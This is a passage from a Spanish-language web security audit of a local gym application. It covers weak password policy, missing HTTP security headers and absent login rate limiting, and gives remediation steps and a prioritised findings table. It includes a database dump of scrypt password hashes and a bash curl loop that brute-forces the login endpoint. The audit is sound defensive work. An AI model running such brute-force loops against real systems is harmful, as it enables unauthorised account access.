

Figura 32: Confirmación del registro exitoso

Figura 33: Login exitoso con password '1'

```
MariaDB [gym_app]> select * from usuarios;
+----+-----------+-------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------+-----------+
| id | username  | password
                                                                                                  | is_active |
+----+-----------+-------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------+-----------+
|  1 | admin     | scrypt:32768:8:1$QQlHBhSQNI3Gsx19$d6dec7d7f06cc019d96d4768abcee9536adf392650c33ac03fc0d2
a79913dfab126057f1bbfd2186ca031c0e41fd22c49002fd7756f57d815d602ae07c9c3b93 |         0 |
|  2 | xss_pwned | scrypt:32768:8:1$vCA0yjN4jCrEt6tt$2aaeb2c49173d8886d9121410fc7d4cc8c4c8b900a6f48f70ce648
290e8769b0f4700ff6481a60249c139b02e3f851e302b3826907529554e9089853ece01b19 |         0 |
|  3 | josias2   | scrypt:32768:8:1$9SnYzUqzYSljTP0n$3890c358ce013cac646eed6071d7bb414fa65d9745058a7d6b3ebc
21b8c5387fd51320efb60c07751fda2bffb93c2c8a4c454ea46874cf2524e77eab80ad4d12 |         0 |
|  4 | usuario3  | scrypt:32768:8:1$PDOXQrm92aYcntGZ$c4ef806542f1b4438772382dfada2c457ea29ab2353a876a946a38
f494ceee5c2dbb5f9d03cdc92ee70c066f86e5369af6de259c1bb920ba343833b73d007611 |         1 |
```

Figura 34: Usuario creado visible en la BBDD (usuario3)

8.2 Remediación

- Implementar validación: mínimo 8 caracteres, 1 mayúscula, 1 numero, 1 carácter especial
- Verificar contraseñas contra lista de contraseñas comunes (Have I Been Pwned API)

9. Fallo 2: Ausencia de Cabeceras de Seguridad

Severidad	MEDIO	WSTG Ref	WSTG-CONF-07, CRYP-01

9.1 Descripción y Evidencia

Una simple petición curl -I al servidor revela la ausencia total de cabeceras de seguridad HTTP, así como la exposicion de la versión exacta del servidor:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lfi$ curl -I http://localhost:6101/
HTTP/1.1 200 OK
Date: Tue, 24 Mar 2026 12:34:03 GMT
Server: Apache/2.4.33 (Unix)
Last-Modified: Mon, 23 Mar 2026 20:49:51 GMT
ETag: "31d2-64db72d1579c0"
Accept-Ranges: bytes
Content-Length: 12754
Content-Type: text/html
```

Figura 35: Cabeceras HTTP de respuesta del servidor

Cabeceras ausentes identificadas:

- Server: Apache/2.4.33 (Unix) - Expone versión exacta del servidor
- X-Frame-Options - Sin protección contra clickjacking (confirmado en sección 7)
- Content-Security-Policy - Sin restricción de orígenes de scripts
- X-Content-Type-Options - Permite MIME sniffing
- Strict-Transport-Security - Sin forzado de HTTPS
- Referrer-Policy - Sin control de información enviada en el referer

9.2 Remediación

- Configurar todas las cabeceras de seguridad en Apache
- Ocultar versión del servidor con ServerTokens Prod
- Implementar HTTPS con certificados TLS (Let's Encrypt)
- A revisar para arreglar: Cookie Security

10. Fallo 3: Ausencia de Rate Limiting en Login

Severidad	ALTO	WSTG Ref	WSTG-ATHN-03

10.1 Descripción y Evidencia

El endpoint de login no implementa ningún mecanismo de rate limiting ni bloqueo temporal tras intentos fallidos. Se ejecutaron múltiples intentos de login consecutivos con credenciales incorrectas sin que el sistema bloquee, retrase ni solicite CAPTCHA o 2FA:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lfi$ for i in $(seq 1 20); do
  echo "Intento $i:"
  curl -s -o /dev/null -w "%{http_code}" -X POST http://localhost:6101/api/auth/login \
    -H "Content-Type: application/json" \
    -d '{"username": "admin", "password": "wrong'$i'"}'
  echo
done
Intento 1:
401
Intento 2:
401
Intento 3:
401
Intento 4:
401
Intento 5:
401
Intento 6:
401
Intento 7:
401
Intento 8:
401
```

Figura 36: Múltiples intentos de login fallidos sin bloqueo

Esto permite a un atacante realizar ataques de fuerza bruta o diccionario contra cualquier cuenta sin ningún riesgo de ser bloqueado, lo que combinado con la ausencia de política de contraseñas (sección 8) hace que las cuentas con contraseñas débiles sean vulnerables.

10.2 Remediación

- Implementar Flask-Limiter con limite por IP (ej: 5 intentos/minuto)
- Bloqueo temporal de cuenta tras N intentos fallidos
- Anadir CAPTCHA tras 3 intentos fallidos

11. Resumen de Hallazgos y Priorizacion

A continuación se presenta la tabla resumen de todos los hallazgos confirmados diatónicamente durante la auditoria, ordenados por severidad:

#	Hallazgo	Severidad	WSTG	Estado
1	Credenciales en repositorio publico	CRITICO	INFO-01/05	Confirmado
2	Forja de cookies / Account Takeover parcial	CRITICO	ATHN-04, ATHZ-02	Confirmado
3	XSS almacenado vía file upload	ALTO	INPV-02, BUSL-08	Confirmado
4	Upload sin validación de tipo	ALTO	BUSL-08/09	Confirmado
5	Sin rate limiting en login	ALTO	ATHN-03	Confirmado
6	CSRF confirmado	MEDIO	SESS-05	Confirmado
7	Clickjacking	MEDIO	CLNT-09	Confirmado
8	Password débil aceptada	MEDIO	ATHN-07	Confirmado
9	Cabeceras de seguridad ausentes	MEDIO	CONF-07	Confirmado
10	Versión de Apache expuesta	BAJO	INFO-02	Confirmado

11.1 Orden de Remediación Recomendado

Prioridad inmediata (antes de cualquier despliegue):

- Sacar .env del repositorio, rotar credenciales, generar SECRET_KEY aleatoria
- Implementar validacion de tipos de archivo en la subida
- Configurar HTTPS con TLS

Prioridad alta (primera semana):

- Implementar rate limiting en login
- Añadir protección CSRF (Flask-WTF)
- Actualizar Apache a versión actual
- Configurar cabeceras de seguridad

Prioridad media (segunda semana):

- Implementar política de contraseñas
- Configurar X-Frame-Options y CSP
- Restringir CORS a orígenes específicos
- Reducir LogLevel de trace8 a warn en producción